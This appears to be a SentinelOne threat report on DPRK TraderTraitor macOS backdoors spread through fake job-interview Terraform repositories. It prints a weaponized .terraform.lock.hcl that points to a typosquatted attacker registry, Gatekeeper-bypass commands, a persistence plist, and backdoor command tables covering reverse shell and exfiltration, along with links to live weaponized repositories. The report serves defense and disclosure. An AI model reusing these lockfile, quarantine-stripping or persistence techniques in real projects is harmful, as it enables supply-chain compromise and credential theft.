

Don't Call Us, We'll Call Your APIs | TraderTraitor Backdoors Resurface on Victim With No Crypto Ties

By Albert Priego, Alex Delamotte & Matej Havranek

Published: 2026-09-18 · Archived: 2026-09-25 02:01:54 UTC

Executive Summary

- Following disclosure of the TraderTraitor attack against LayerZero Labs in April 2026, SentinelOne identified an additional victim with the same macOS backdoors.
- Our analysis explores the mechanics of these backdoors and the expanded targeting against a victim in the IT services sector with no relationship to cryptocurrency trading.
- We also identified more weaponized GitHub repositories from the social engineering schemes used to target job seekers in these campaigns.
- This report expands on how Terraform lock files enable the delivery of malware from custom Terraform provider registries controlled by the attackers.

Overview

Throughout 2026, the financially motivated DPRK state-sponsored Lazarus subgroup TraderTraitor (*aka* UNC4899, PUKCHONG, Jade Sleet) has engaged in campaigns targeting entities involved in cryptocurrency trading, including a high-profile attack disclosed in April where USD 292 million was stolen from KelpDAO through a compromise of [LayerZero](#).

KelpDAO is a decentralized finance (DeFi) protocol that supports restaking Ethereum; LayerZero Labs provides services with the capability to exchange cryptocurrency across different blockchain platforms.

TraderTraitor compromised LayerZero Labs and determined methods to create a fake cryptocurrency minting event, which the attacker combined with a DDoS against validation servers so that compromised servers would approve an illegitimate mint event, leading to the massive theft.

Following the public disclosure of this breach, SentinelOne identified an additional victim infected with the macOS backdoors, [FLATROOF](#) (*aka* [macOS.Gaslight](#)) and [ROOFDECK](#), which were first observed in the LayerZero Labs attack.

Unlike the previous high-profile victim, this target was a much smaller organization in the IT services industry. Our investigation revealed insights into what happens when this threat actor compromises a smaller organization that we believe ultimately yielded insufficient value to sustain the intrusion.

Weaponized Terraform Coding Projects


Each campaign related to this wave of activity uses social engineering via fake job interview lures, a traditional [Contagious Interview](#) approach common among DPRK actors. The attacker makes contact with job seekers from the company that is ultimately compromised; the GitHub profile of each targeted job seeker we identified falls into DevOps or cryptocurrency/FinTech engineering projects.

The GitHub repository themes for coding project lures are designed as infrastructure engineering projects related to the company that the DPRK actors are posing as. By pivoting from the `gtn-candidate-repo` repository shared by LayerZero

Labs in their incident [report](#), we identified additional lures, which included references to the companies Northwind and Novacart.

It is unclear if these were fabricated companies used by the threat actor, or if they were posing as hiring teams from real companies with these names; one Northwind example describes it as an ecommerce company launching in the near future. Other repository names that we identified include:

- Northwind-IAC
- novacart-interview
- terraform-candidate-repo




Interview task from a GitHub repository containing a weaponized `.terraform.lock.hcl` file

The repositories contain a weaponized `.terraform.lock.hcl` file in the coding project with a custom provider that points to a domain controlled by the attacker. We identified three malicious provider domains across multiple repositories:

```
registry.hashicorp-aws[.]com
registry.hashicorp-aws[.]io
registry.hashicorp-terraform[.]io
```

When the victim runs `terraform init` with the weaponized lockfile in place, [Terraform](#) treats the custom provider as the source of truth, resulting in Terraform downloading and executing the malicious provider modules.

Developer awareness can lead to friction against this type of attack: in one [repository](#), the candidate being interviewed added a note saying that they removed a typosquatted provider from the project's original lock file, which may suggest they thought the interviewer was testing for their security awareness.



```
1  # This file is maintained automatically by "terraform init".
2  # Manual edits may be lost in future updates.
3
4  provider "registry.hashicorp-aws.com/hashicorp/awsbeta" {
5    version = "1.0.0"
6    hashes = [
7      "h1:30Mlz8DLvg1wi1xM3C6lj0qVukPz8h4UKDvmro3UJJw=",
8      "zh:0bc43d4ff2574577f2cff44139769bad84b87c682e7316bc4b1073ad48c13b8e",
9      "zh:1171b66563d6af006091fa25924ef6123df253aaaa71f06d4656766990d9771f",
10     "zh:125024ffc45d427ba7986c4e28ba01ae08347c896b60684a6722749c576367cc",
11     "zh:1269512a9e5a34c5e7d2a599373fbac468c7ff505152c5b641d08402cf17d65c",
12     "zh:37cc68f561f9db61c6ce1877d59e71029926ebca2b4be7056ec99d7c45c79204",
13     "zh:3fc666d5b5005a14e47402b3d3d37789fbee6ddf7ca9272a7b51d75d8b1d0d70",
14     "zh:890df766e9b839623b1f0437355032a3c006226a6c200cd911e15ee1a9014e9f",
15     "zh:bef6004e0d9e5bacd3f542ff9382a229a1138a4268c61f39e149308dedbdf42",
16     "zh:cf479c4e5e1ed2c6d3b8b752b423a21ec083c522a06eacae679690e74360abac",
17     "zh:d4db4d65815afc8f0cb57a6e399fcb9b4aa0f7c09c3c652b77bda7a709319dce",
18     "zh:d99cdd9c4bb76c07c9ed36a280f2d71ddef249f6e05494ee194c196b857b3741",
19     "zh:e1e6cf51b755bde4931d46cf1ea359c5de23cc6ab22e8a55bbc03e3b0a70469",
20     "zh:efb4bb00dfa182e1d8d0e19dfc2d20b61a522418b7c035b7def2ccaa26b195f",
21     "zh:f7bdbb9011d753ebffe983f33741d99c549ed25296ec9cd98509e6702f0e8bd1",
22     "zh:fc826b4371caf4a57dcd9241892b6e47e294c73f17cbb07c132b165f659b399a",
23   ]
24 }
```

Weaponized *.terraform.lock.hcl* file using a typosquatted provider domain in the weaponized GitHub repository

According to the LayerZero Labs report, the attackers installed the FLATROOF and ROOFDECK macOS backdoors after an employee installed a weaponized interview coding project on their company workstation. TraderTraitor used the backdoors to collect API keys from the organization and to escalate privileges to expand into the victim's Amazon Web Services and Google Cloud Platform environments.

While we lack insight into many of the subsequent infections resulting from the GitHub repositories we located, SentinelOne identified an unrelated victim by hunting through our telemetry for the macOS backdoors observed in the LayerZero Labs attack.

Additional Victim

The Victim

The affected organization is an IT services provider based in India and unaffiliated with cryptocurrency. One endpoint was involved: an Apple Silicon MacBook belonging to a DevOps engineer. The engineer ran Terraform and Ansible against AWS, OVH and OpenStack on most working days, and the machine held cloud credentials and source control access: much like LayerZero Labs' "Developer1". Individuals whose social media profile advertises infrastructure or DevOps work are candidates for this type of attack, and the value of the target is whatever their laptop can reach.

Infection Timeline

According to our telemetry on this host, both backdoors were on disk as far back as March 18, so we cannot prove how they were delivered. They remained dormant until March 29, when beaconing and host activity began.

Timestamp (UTC)	Activity	Detail / evidence
2026-03-18	FLATROOF + ROOFDECK presence	FLATROOF and ROOFDECK hashes found on the victim machine according to telemetry data
2026-03-25 to 2026-03-28	Dormant phase	Cursor in active daily use. No malicious activity seen.
2026-03-29 05:00:41	Workspace open	Developer opens ~/DevOps-Automation/cloudshield in Cursor
2026-03-29 05:00:46	Shells spawn	Cursor integrated terminal spawns login shells (zsh -l) + Node hosts
2026-03-29 05:00:53	First Observed Execution	Cursor launches both implants: nohup .../SystemUpdate -type=renderer and nohup .../iSync -type=renderer
2026-03-29 05:00:55	C2 connection	SystemUpdate => technicais (176[.]97.114.232), iSync => hubpage (45[.]11.59.140), Telegram at 05:00:58
2026-03-29 05:00:58	Implant re-arm	xattr -rd com.apple.quarantine + chmod +x on iSync (GatekeeperBypass)
2026-03-30 to 2026-04-19	Steady beaconing	Gated on Cursor sessions; FLATROOF/ROOFDECK beacon only while Cursor runs (quiet when Cursor is off)
2026-04-13	GitHub lure	Developer clones terraform-candidate-repo via GitHub Desktop
2026-04-14 18:25	Implant re-arm	FLATROOF re-arms ROOFDECK (re-strips quarantine, chmod +x)
2026-04-20 08:48:59	Stage 3 staging	ROOFDECK stages from 85[.]137.56.10, retrieves 3rd-stage loginwindow (one day after LayerZero Labs' public statement)
2026-04-20 08:49:38	Stage 3 C2 connection	loginwindow online => grenight[.]com (85[.]137.56.245)
2026-04-20 13:15:11	Anti-forensics	loginwindow deletes both original implants (rm -f)
2026-05-03 to 2026-06-01	Stage 3 resumes	loginwindow keeps beaconing to grenight[.]com (85[.]137.56.245)
2026-06-01 06:08	Last observed C2	Final loginwindow beacon to grenight[.]com in the collected telemetry

The implants were first launched by Cursor on March 29, seconds after the cloudshield workspace was opened.

Timestamp (UTC)	Activity Type	Detail
2026-03-29 05:00:41	Process Creation	Cursor Helper (node), first reference to the cloudshield workspace
2026-03-29 05:00:45	File Creation	~/cursor/projects/...-cloudshield/terminals/1.txt (integrated terminal)
2026-03-29 05:00:46	Process Creation	bash -init-file .../shellIntegration-bash.sh
2026-03-29 05:00:47	Process Creation	zsh -l (login shell => sources ~/.zshrc/.zprofile)
2026-03-29 05:00:53	Process Creation	Cursor (parent launchd) => nohup .../com.apple.iTunesCloud/SystemUpdate -type=renderer
2026-03-29 05:00:53	Process Creation	Cursor (parent launchd) => nohup .../com.apple.internal.ck/iSync -type=renderer

macOS Malware

We observed two malware families being deployed in the compromise, identical to the ones described in the LayerZero Labs attack, named FLATROOF and ROOFDECK (by LayerZero Labs and Mandiant). Both are ARM64 backdoors for macOS written in Rust.

FLATROOF

We observed the FLATROOF backdoor deployed under the name `SystemUpdate` to `~/Library/com.apple.iTunesCloud/SystemUpdate`. It is likely intended for initial data collection from the victim machine and to deploy secondary payloads.

Immediately after starting, FLATROOF suppresses Gatekeeper by removing the `com.apple.quarantine` attribute from ROOFDECK and sets the executable bit on it; the second implant runs with no signature check and no user prompt.

```
xattr -rd com.apple.quarantine .../com.apple.internal.ck/iSync
chmod +x .../com.apple.internal.ck/iSync
```

A detailed analysis of FLATROOF (*aka* macOS.Gaslight) was [published by SentinelABS in June 2026](#). Here, we present a short summary of the backdoor's capabilities as denoted by its supported C2 commands:

Verb	Function
help	Show command help
id	Identify the implant to the operator
shell	Execute a shell command via <code>execvp</code> , with <code>posix_spawn</code> available as an alternative spawn path

kill	Terminate a target process by PID
upload	Exfiltrate a file via the Telegram file-attach mechanism
stop	Halt the implant

The backdoor also carries a data-harvesting Python module, used to gather the following data and exfiltrate them over Telegram using a built-in Telegram bot token:

- Chrome, Brave, Firefox, and Safari browser data
- Terminal command histories
- Installed application listings
- A running-process snapshot via `ps aux`
- System hardware and software profile via `system_profiler`
- A raw copy of `login.keychain-db`

ROOFDECK

ROOFDECK acts as a more sophisticated backdoor with broader reconnaissance and lateral movement capabilities. We observed it dropped under the name `iSync` to `~/Library/com.apple.internal.ck/iSync`.

It is clear from the design of the implant that it is intended to be used as an additional deployment after initial foothold and control are established, since it needs a pre-existing configuration file containing at minimum a [Nostr](#) public key of an attacker-controlled profile to allow it to connect to its C2 server for the first time.

ROOFDECK uses a local configuration file `~/config/.repl_history` to store C2 URLs and keys and to set beaconing behavior.

Field	Type	Meaning
server_url	string	Resolved/overridden C2 URL (blank until dead-drop resolution)
connection_type	string http ws	Transport selector (HTTPS /app_version vs pipe-airway WebSocket)
nostr_public_keys	array of strings	Operator Nostr identity pubkey(s) used for the dead-drop lookup
recovery_url	string	Fallback/recovery endpoint (bootstrap if primary C2 is lost)
pastebin_key	string	Key/paste id for a Pastebin-style dead-drop (secondary resolver)
rsa_private_key	string	An RSA private key provisioned into the agent
config_path_macos	string	Relative path override for the config location on macOS
interval	integer (seconds)	Beacon/poll interval

Upon first execution, it pulls live Nostr relays from `api.nostr[.]watch/v1/online` and combines them with a hardcoded relay list belonging to legitimate Nostr services, then searches the relays for an operator's profile on the Nostr network based on a public profile key given in the configuration file `nostr_public_keys`. When found, it reads the `website` field of the profile and uses that as its C2 URL. TraderTraitor has previously [used Nostr](#).

The following is a list of Nostr relays used for operator profile discovery:

WSS:
WSS:
WSS:
WSS:
WSS:
WSS:
WSS:
WSS:

Persistence was achieved via a plist entry `~/Library/LaunchAgents/loginwindow.plist`, with a dynamically specified application identifier string. It uses a hardcoded `--type=renderer` parameter to make the implant process appear legitimate.

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
  <key>Label</key>
  <string>com.<IDENTIFIER></string>
  <key>ProgramArguments</key>
  <array>
    <string><EXECUTABLE_PATH></string>
    <string>--type=renderer</string>
  </array>
  <key>RunAtLoad</key>
  <true/>
</dict>
</plist>
```

Plist used for persistence, `<IDENTIFIER>` and `<EXECUTABLE_PATH>` are inserted at runtime

ROOFDECK supports a wide variety of C2 commands for managing the implant, performing reconnaissance, exfiltrating data and executing attacker code. The C2 endpoint is hardcoded as `/app_version`. Polling for commands is done via HTTPS with a custom pinned TLS certificate embedded in the implant, shown below.

Interestingly, the malware author used default metadata settings with `mkcert`, which exposed that they are running on a Linux QEMU-based VM using the username `ub`. We identified multiple domains using a certificate containing this certificate CN (listed in the Indicators of Compromise section).

```
Subject = Issuer (self-signed):
  O = mkcert development CA
  OU = ub@ub-Standard-PC-Q35-ICH9-2009
  CN = mkcert ub@ub-Standard-PC-Q35-ICH9-2009
Serial:    1CD6D13FF15ADBF7A42025D10EC99B4A
Key:       RSA 3072-bit
Validity:  2025-06-20 11:06:53 UTC -> 2035-06-20 11:06:53 UTC (10-year mkcert default)
```

ROOFDECK commands are signed with the operator's private key and their integrity is verified using an embedded public key before execution. The command functionalities are separated into distinct handlers in the source code. The implant re-implements many common shell commands related to directory and file operations, another tactic often used in more sophisticated North Korea-aligned toolsets, including [Lazarus' LightlessCan](#).

Session & Control

Command	Handler	Description / interesting elements
session	—	Manages the C2 session lifecycle (agent registration/keying, connect, tasking loop).
config	modules/config.rs	config <key> — sets runtime config live and persists to the configuration file. Lets the operator re-point C2/transport after deployment.
sleep	—	sleep [-r] <seconds> — sleeps N seconds or for a random interval (-r)
tasks	modules/task.rs	Manages background tasks (ongoing command executions), listing and canceling them. Task states: PENDING/RUNNING/COMPLETED/FAILED/DOWNLOADING/UPLOADING.
app_version	—	Pulls signed+encrypted commands from the HTTPS /app_version endpoint; RSA-2048-verified before an EncryptedCommand is decrypted into an AgentCommand. Doubles as version/update check and a fallback tasking channel.
persist	—	persist <add remove check>. add installs the ~/Library/LaunchAgents/<com.*>.plist (Chrome-renderer masquerade, RunAtLoad); remove deletes it; check reports Is enabled: <bool>.
update	—	update <url> — downloads a new binary and self-updates.
destroy	modules/recovery.rs	Self-destruct — uninstalls persistence, config and binary (guarded by a yes confirmation token).

Execution

Command	Handler	Description / interesting elements
run	handlers/run.rs	run <command> [background] — spawns an arbitrary program (native posix_spawn/execvp), returns output; supports a background mode (long-running task tracked via tasks).
shell	handlers/shell.rs	Interactive shell via a PTY (openpty), streamed over the C2 transport.
rssh	handlers/rssh.rs	Reverse shell — starts/stops a stateful reverse shell back to the operator.
kill	handlers/kill.rs	Terminates a process by PID.

File system / data

Command	Handler	Description / interesting elements
cd / pwd	—	Change / print the agent's working directory.
ls	handlers/ls.rs	Directory listing (names, sizes, timestamps, permissions).
find	handlers/find.rs	Recursive file search under a src root by pattern, returning matching files, used to locate high-value data (wallets, keys, docs) for exfiltration.

cat / tail	handlers/tail.rs	Read a whole file / tail the end of a file (e.g., logs).
stat	—	Show file metadata (size, mode, owner, timestamps).
cp / mv / rm	—	Copy (copyfile/fclonefileat) / move (rename) / delete (unlink) files.
mkdir / mkfile	—	Create directory / create (write) a file — used to drop payloads or write staged data.
chmod / chown	—	Change file permissions / ownership (chmod/chown).
zip / unzip	—	Create/extract archives incl. AES-encrypted zips (zip 4.3.0, zipcrypto/aes.rs). Used to stage encrypted exfiltration bundles or unpack downloaded archives (eg. next stage payloads).

Transfer

Command	Handler	Description / interesting elements
upload	handlers/upload.rs	Exfiltrates a local file to the C2.
wget	handlers/wget.rs	Downloads a file from a URL to disk (reqwest), second-stage/tool delivery.

Reconnaissance / surveillance

Command	Handler	Description / interesting elements
info	handlers/info.rs	Aggregate host fingerprint: OS/version, hostname/user (whoami), hardware IDs (IOKit), geo-IP (api.myip.com).
whoami / uname / uptime / lscpu	—	Current user / OS+kernel (uname) / uptime / CPU info (host_processor_info).
df	handlers/df.rs	Disk/volume usage and mounted filesystems (getfsstat, CFURL volume keys).
ps	handlers/ps.rs	Process listing (proc_listallpids/proc_pidinfo/proc_pid_rusage).
clipboard	—	Reads and writes the macOS clipboard (NSPasteboardTypeString). Can capture copied secrets (passwords, seed phrases, 2FA) and plant content (e.g., swap a copied crypto address).
screenshot	—	Not implemented yet. Handler returns “Screenshot command is not implemented yet.”

All C2 commands are signed on the server side by an attacker-controlled private key. The public key is embedded in the ROOFDECK payload and is used to verify the origin and integrity of the issued commands before executing them.

MIIBCgKCAQEAzan/E0bUVxXNfPHdkDyCVR0AC9aplecik9ZQw+neWo6q+wwAhnLp
Pe7FZLomuwnUgI3afLDblgw9t19Kh7w/8CVwFncxh4PdqtYno4teQ6fDLKXSWa

```
ZBG7zZ9R22jxPpiY70XKilXJuds34q7pfzVfbLvLTmTWyTtcyrOnRSCOWEHP/gHX
0gX+8sdX7go6037WwzB4zNvThS+E7hG+fVfrgEaH7IUi3RY9esuBS50UomfYef03
dK1aDMDWIwVj1skacPR9LazEc6PSGjSXxzI/N2xcpP9QKXn/Pk6r9fBzudhBL3Mw
vWyNi03JbZGtGFiy6Wai6heJqgY7pF1PAQIDAQAB
```

Another version of ROOFDECK

On April 20, one day after LayerZero Labs' first public announcement of the KelpDAO incident, the attackers deployed a new version of ROOFDECK to the compromised machine (SHA-1: `5728b11d30586bbfc1d8bd12df1c722a06e767a2` , path `~/Library/com.apple.appleaccountd/loginwindow`) as an executable named `loginwindow`.

After the new version initialized and started beaconing, the attackers used it to remove the old ROOFDECK and FLATROOF binaries. This new ROOFDECK was functionally identical to the previous one, but with stripped symbols and debug information, likely intended to more effectively evade detection. We can only speculate whether this was a reaction to LayerZero Labs' publication, but the timing is nevertheless interesting.

After the update, we observed intermittent beaconing activity to a new C2 server, `grenight[.]com` , until June 1. On June 17, the `loginwindow` binary was moved to Trash.

Conclusion

DPRK-aligned actors like TraderTraitor are leaning heavily into targeting developers to establish a foothold in a network, increasingly through fake job interviews. The incident we investigated shows that not every organization they infiltrate will become a viable target for a massive cryptocurrency theft.

These groups' initial access efforts include targeting third parties and their software supply chain, which is where much of the industry's exposure has moved, putting the developer endpoint at the center of the defense. Endpoints used for development carry access to cloud, pipelines and source code, which makes monitoring and protection a high priority for organizations. These campaigns use purpose-built development environments aimed at one engineer at a time, paired with backdoored Terraform builds that differ for each victim.

Recommendations

For organizations:

- We recommend flagging engineers with cloud engineering permissions and source control access as a sensitive group for endpoint security monitoring.
- Look for unsigned binaries executing from the home directory, integrated development environment (IDE) child processes that are not signed IDE components, and outbound TLS from either.
- Reports of interview take-home assignments and unsolicited repositories from these users are worth following up as well, since telemetry alone will not show that a recruiter sent one.
- Consider company policy that prevents using corporate workstations for external job interviews and consider how to enforce this type of policy.
- Educating developers with sensitive access is crucial: the weaponized Terraform provider domain was removed by one job seeker who flagged the typosquatted domain as suspicious. Organizations should add content to their security awareness training programs to highlight the risks of using projects with unknown origins as well as the nature of employees being targeted by threat actors to compromise the organization.

For developers:

- Before running a coding project containing a `.terraform.lock.hcl` file, ensure that the provider registry belongs to known good domains: anything that is not a known namespace following `registry.terraform.io`, the official provider domain, should be treated as suspect.
- Malicious packages can also be hosted on the official provider registry domain, so it is important to investigate the source of all packages when using an included lockfile. Terraform's official [registry](https://registry.terraform.io/) supports browsing modules and providers, and modules contain a link to its source code.

This report is being published alongside a presentation at LABScon 2026, *Don't Call Us, We'll Call Your APIs: Anatomy of an Expanding DPRK Multi-Cloud Intrusion*. SentinelOne thanks Google and Mandiant for their partnership in providing technical details on this threat actor's tools and techniques, and Nick Simonian for collaborating on this research.

Indicators of Compromise

IoCs (additional victim)

Type	IOC	What it is
SHA1	02df07a173ab03b82a4fb6a08973fff8b1467f28	FLATROOF (SystemUpdate)
SHA1	c491d477dbe0ae04e9aed9dbe237144c03f73ec4	ROOFDECK (iSync)
SHA1	5728b11d30586bbfc1d8bd12df1c722a06e767a2	Stripped ROOFDECK (loginwindow)
Domain	technicais.sytes[.]net	FLATROOF C2
Domain	storage.hubpage[.]cloud	ROOFDECK C2
Domain	grenight[.]com	ROOFDECK C2
IP	176.97.114[.]232	FLATROOF C2 (technicais.sytes[.]net)
IP	45.11.59[.]140	ROOFDECK C2 (storage.hubpage[.]cloud)
IP	85.137.56[.]245	ROOFDECK C2 (grenight[.]com)
IP	85.137.56[.]10	ROOFDECK staging server
Path	~/Library/com.apple.iTunesCloud/SystemUpdate	FLATROOF binary filepath
Path	~/Library/com.apple.internal.ck/iSync	ROOFDECK binary filepath
Path	~/Library/com.apple.appleaccountd/loginwindow	Stripped ROOFDECK binary filepath
File	/private/tmp/.pipe-airway	ROOFDECK IPC pipe
File	\$TMPDIR/tmp*.lock	FLATROOF lock file
Workspace	~/DevOps-Automation/cloudshield	Malicious workspace filepath

Custom certificate used for TLS communication

Type	Value
SHA-256	4b2d3e8ccce8920a6d01e7d02b84236545a20e5f754b3eec253f8b416b731daa
SHA-1	4ad92bf92ee614b05c340ce17bef7b6ef5a25e82
Serial	1cd6d13ff15adbf7a42025d10ec99b4a
Subject/Issuer	O=mkcert development CA, OU=ub@ub-Standard-PC-Q35-ICH9-2009, CN=mkcert ub@ub-Standard-PC-Q35-ICH9-2009
Validity	2025-06-20 → 2035-06-20

Host IoCs – ROOFDECK

Type	Value
Persistence	~/Library/LaunchAgents/*.plist (Label prefix com., ProgramArguments contains --type=renderer, RunAtLoad=true)
Config file	\$HOME/.config/.repl_history

Network IoCs – ROOFDECK

Type	Value
HTTPS tasking endpoint	/app_version (host resolved at runtime)

Certificate Domains related to “ub” user

185-66-91-112.cprapid[.]com
213-111-146-132.cprapid[.]com
anesthesiaschool[.]com
app.heyhay[.]online
dela.servehttp[.]com
galaxy-royal[.]online
game.galaxy-royal[.]online
grenight[.]com
heyhay[.]online
mactroubleshoots[.]pro
mx01.galaxy-royal[.]online
ns4.galaxy-royal[.]online

storage.hubpage[.]cloud
tinklify[.]com
update.heyhay[.]online
vaimage[.]com
wss.sytes[.]net
www.anesthesiaschool[.]com
www.freehealth[.]lat
www.heyhay[.]online
www.mactroubleshoots[.]pro
www.tinklify[.]com

Coding Challenge Repositories

hashicorp-aws[.]com Provider:

https://github.com/exubient0/terraform-candidate-repo/blob/main/.terraform.lock.hcl	Weaponized Terraform lock file
https://github.com/radupopa369/gtn-candidate-repo/blob/feat/three-tier-infrastructure/live/.terraform.lock.hcl	Weaponized Terraform lock file

hashicorp-aws[.]io Provider:

https://github.com/chainstacker/Northwind-IAC/blob/930e5be6d34511bedbfb0d762bd08fffe64e9630/aws/us-east-1/prod/northwind/global/vpc/.terraform.lock.hcl	Weaponized Terraform lock file
https://github.com/RyanLRay/Technical-Assessments/blob/19af09ebe8b7ad03419677dda515507dd099bc39/README.md?plain=1#L175	README with references to the weaponized provider domain

hashicorp-terraform[.]io Provider:

https://github.com/Steed-LHV/assessment	README with references to the weaponized provider domain
---	--

Source: <https://www.sentinelone.com/labs/dont-call-us-well-call-your-apis-tradertraitor-backdoors-resurface-on-victim-with-no-crypto-ties/>